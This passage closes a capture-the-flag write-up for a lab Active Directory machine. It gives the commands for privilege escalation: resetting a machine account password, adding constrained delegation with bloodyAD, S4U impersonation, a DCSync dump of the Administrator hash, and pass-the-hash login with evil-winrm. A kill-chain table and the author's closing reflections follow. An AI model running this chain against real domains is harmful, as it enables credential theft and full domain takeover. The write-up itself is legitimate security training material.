
So let’s take over FS01 by changing its machine account password.
nxc smb 10.129.234.50 -u helen.frost -p password123 -M change-password -o USER=FS01$ NEWPASS=password123

Now I own FS01$. At the moment it’s not configured for delegation, so I use my SeEnableDelegationPrivilege to set it up: first flip the TRUSTED_TO_AUTH_FOR_DELEGATION flag (constrained delegation with protocol transition), then set msDS-AllowedToDelegateTo to the DC’s cifs service.
bloodyAD -d redelegate.vl -u helen.frost -p 'password123' --host "dc.redelegate.vl" add uac FS01$ -f TRUSTED_TO_AUTH_FOR_DELEGATION

bloodyAD -d redelegate.vl -u helen.frost -p 'password123' --host "dc.redelegate.vl" set object FS01$ msDS-AllowedToDelegateTo -v 'cifs/dc.redelegate.vl'
With that in place, FS01 can request a cifs/dc.redelegate.vl ticket on behalf of any user (that’s the protocol transition part), so I use S4U to impersonate dc and get a ticket to the DC’s SMB.
impacket-getST redelegate.vl/fs01\$:'password123' -spn cifs/dc.redelegate.vl -impersonate dc

With that ticket I can DCSync and dump the Administrator hashes.
export KRB5CCNAME=dc.ccache
impacket-secretsdump -k dc.redelegate.vl -just-dc-user Administrator

And finally pass-the-hash with evil-winrm to log in as Administrator and grab root.
evil-winrm -i 10.129.234.50 -u administrator -H ec17f7a2a4d96e177bfd101b94ffc0a7

dc3b40ceffbf2e790f4faa11a5b3813d
Kill chain summary
| Phase | Vector | Result |
|---|---|---|
| Recon | anonymous FTP | .txt hints + Shared.kdbx (KeePass) |
| Foothold | SeasonYear! wordlist -> crack KeePass | vault creds + Fall2024! |
| Lateral | password spray (creds + Fall2024!) | Marie.Curie:Fall2024! |
| Lateral | Helpdesk ForceChangePassword | reset helen.frost -> WinRM (user.txt) |
| PrivEsc | helen (IT) GenericAll over FS01 | own FS01$ machine account |
| Root | SeEnableDelegation -> constrained delegation + S4U -> DCSync | Administrator (root.txt) |
Final thoughts
Really enjoyed this one, the box name tells you the whole story once you get to the end. The front half is classic AD looting (FTP leak, KeePass, a spray), but the privesc is where it gets fun: SeEnableDelegationPrivilege is a rare one to see, and it’s the exact piece that lets you bolt constrained delegation onto a machine you own and then S4U your way to the DC. Also a nice reminder about FTP binary mode, that one cost me more time than I’d like to admit. Solid Hard.